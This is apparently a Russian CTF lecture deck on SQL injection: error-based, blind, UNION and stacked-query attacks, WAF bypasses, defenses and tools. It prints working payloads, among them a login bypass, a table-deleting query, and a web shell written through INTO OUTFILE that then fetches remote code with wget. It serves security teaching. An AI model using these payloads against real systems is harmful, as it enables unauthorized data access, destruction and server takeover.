CTF на Физтехе

Занятие 9

SQL инъекции

Injections


- Самый распространенный тип уязвимости в веб приложениях
- Возникают при неправильной обработке или недостаточной проверке корректности пользовательских данных
- Инъекции могут приводить к утечке или повреждению хранимых данных, denial-of-service, исполнению произвольного кода, ...

SQL Injection

- Возникает при передаче unsafe данных пользователя в SQL запрос

- Приводит к возможности доступа к базе данных, возможно только на чтение, возможно на чтение и запись

SQL Injection



SQL Injection

```
$username = $_POST[‘username’];

$password = $_POST[‘password’];

$query = "SELECT * FROM users WHERE

    username='$username' AND password='$password'";

$result = mysqli_query($con, $query);

// Авторизуем пользователя, если запрос возвращает запись.
```

SQL Injection

```
$username = $_POST[‘username’]; // admin

$password = $_POST[‘password’]; // 1' OR 1 = 1 -- '

$query = "SELECT * FROM users WHERE

    username='admin' AND password='1' OR 1 = 1 -- '";

$result = mysqli_query($con, $query);

// Авторизуем пользователя, если запрос возвращает запись.
```

Виды SQL Injection

- SQL Injection в строковом параметре:
  - `SELECT * from table where name = "$_GET['name']"`
  - `SELECT id, acl from table where user_agent = '$_SERVER["HTTP_USER_AGENT"]'`

- SQL Injection в численном параметре:
  - `SELECT login, name from table where id = $_COOKIE["id"]`
  - `SELECT id, news from table where news = 123 LIMIT $_POST["limit"]`

Виды SQL Injection

- Error-based
- Blind
  - Boolean-based (content-based)
  - Time-based
- Union-based
- Stacked queries

Error-based SQL Injection

- При исполнении некорректного SQL запроса, сообщение об ошибке выводится как часть веб страницы
- Задача: с помощью инъекции сформировать некорректный SQL запрос так, чтобы сообщение об ошибке содержало интересную информацию (значения из базы данных, …)

```
<?php
    $sql = 'SELECT id, data FROM table WHERE id = '.$_GET['id'];
    mysql_query($sql) or die(mysql_error());
```

Error-based SQL Injection

- Пример эксплуатации error-based инъекций: https://osandamalith.wordpress.com/2015/07/15/error-based-sql-injection-using-exp/

- Кроме `exp()` можно использовать и другие методы генерации ошибок (`ExtractValue()`, ...)

Blind SQL Injection

- При исполнении некорректного SQL запроса, о результате его выполнения можно судить по побочным эффектам
  - Boolean-based (content-based) - загрузилась страница или нет, отобразилась информация или нет, …
  - Time-based - время загрузки страницы (~= время исполнения SQL запроса)

```
<?php
    $sql = 'SELECT id, data FROM table WHERE id = '.$_GET['id'];
    mysql_query($sql);
```

Blind SQL Injection: Boolean-based

```
<?php
    $sql = 'SELECT title, body FROM table WHERE id = '.$_GET['id'];
    mysql_query($sql);
```

```
http://newspaper.com/items.php?id=2
SELECT title, body FROM items WHERE ID = 2
```

Blind SQL Injection: Boolean-based

- Отобразит item на странице:

```
http://newspaper.com/items.php?id=2 and 1=1
```

```
SELECT title, body FROM items WHERE ID = 2 and 1=1
```

- Не отобразит item:

```
http://newspaper.com/items.php?id=2 and 1=2
```

```
SELECT title, body FROM items WHERE ID = 2 and 1=2
```

Blind SQL Injection:

- Извлечение информации с помощью blind инъекций:

http://newspaper.com/items.php?id=2 and пароль пользователя admin начинается с символа a

http://newspaper.com/items.php?id=2 and пароль пользователя admin начинается с символа b

http://newspaper.com/items.php?id=2 and пароль пользователя admin начинается с символа c

...

- SELECT * FROM users where name = ‘admin’ AND password LIKE ‘a%’

Blind SQL Injection: Time-based

- Замедляем загрузку страницы:
  - `SLEEP(5)`
  - `BENCHMARK(2000, MD5(now()))`

```
1 UNION SELECT IF(SUBSTRING(user_password, 1, 1) = CHAR(50), BENCHMARK
(5000000, ENCODE('MSG', 'by 5 seconds')), null) FROM users WHERE
user_id = 1;
```

Union-based SQL Injection

```
http://newspaper.com/items.php?id=2

SELECT title, description, body, date FROM items WHERE ID = 2


http://newspaper.com/items.php?id=-1 UNION ALL SELECT user(),
database(), version(), 0 --

SELECT title, description, body FROM items WHERE ID = -1 UNION ALL
SELECT user(), database(), version(), 0 --
```

Union-based SQL Injection

```
http://newspaper.com/items.php?id=2 ORDER BY 10

// Ошибка, не возвращает записей.


http://newspaper.com/items.php?id=2 ORDER BY 4

// Ошибки нет, запись возвращается.


http://newspaper.com/items.php?id=2 ORDER BY 5

// Ошибка, не возвращает записей.
```

Stacked queries

```
http://newspaper.com/items.php?id=2

SELECT title, description FROM items WHERE ID = 2


http://newspaper.com/items.php?id=1; DELETE FROM items; --

SELECT title, description FROM items WHERE ID = 1; DELETE FROM items;
--
```

File upload

- Если
  - есть привилегии на запись в файл
  - известен полный путь до исходиков сайта
- То можно загрузить web shell

File upload

```
http://website.com/file.php?id=1


1 union select 1,2,3,concat(user(),0x3a,file_priv) from mysql.user --

1 union select 1,"<?php system($_REQUEST['cmd'])?>",3,4 INTO OUTFILE "
/var/www/website/public_html/shell.php"

http://website.com/shell.php?cmd=wget http://mysite.com/shell.txt -O
code.php

http://website.com/code.php
```

Поиск SQL Injection

- Вручную
  - Проверять поля запросов (подставлять кавычку, использовать полиглоты, …)
  - Читать исходники
- Автоматически
  - Использовать инструменты для автоматической проверки на наличие инъекций в запросе
  - Автоматический анализ исходников

Где бывает SQL Injection

- Параметры GET и POST запросов
- Параметры запросов собственного формата (JSON, …)
- HTTP заголовки
- Cookies

Защита от SQL Injection

- Экранирование специальных символов с учетом кодировки
  - mysqli_real_escape_string
- Приведение параметров к нужному типу
  - Кавычки вокруг строк
  - Кастовать числа (`INT()`, ...)
- Prepared statements
  - Автоматическое экранирование с учетом типа
  - `query("INSERT INTO users VALUES (?, ?)", [user, pass])`
- Правильные права пользователя от имени которого осуществляются запросы (USAGE)

Web Application Firewall (WAF)

- Допустим, что в нашем приложении есть SQL инъекции, про которые мы не знаем

- Будем проверять все параметры запросов и блокировать потенциальные попытки эксплуатации SQL инъекций

- Простейший вариант: фильтровать ключевые SQL слова из параметров

WAF

- Фильтровать ключевые SQL слова из параметров
- Обход зависит от конкретного метода фильтрации

- Фильтрация по словарю
  - Использовать mixed-case (SeLeCt вместо SELECT)
- Фильтрация с вырезанием ключевых слов
  - SELECT => SELSELECTECT => SELECT
- Фильтрация пробела
  - SELECT password FROM => SELECT/**/password/**/FROM

SQL Injection Cheat Sheets

- Различных версий баз данных много
- В каждой используется чуть свой синтаксис SQL
- Удобно использовать шпаргалки:
  - http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet (MySQL)
  - http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet (MSSQL)
  - Больше ссылок тут: https://github.com/jhaddix/tbhm/blob/master/6_SQLi.markdown

sqlmap

- Инструмент для автоматического поиска и экплуатации SQL инъекций

- https://github.com/sqlmapproject/sqlmap

Вопросы?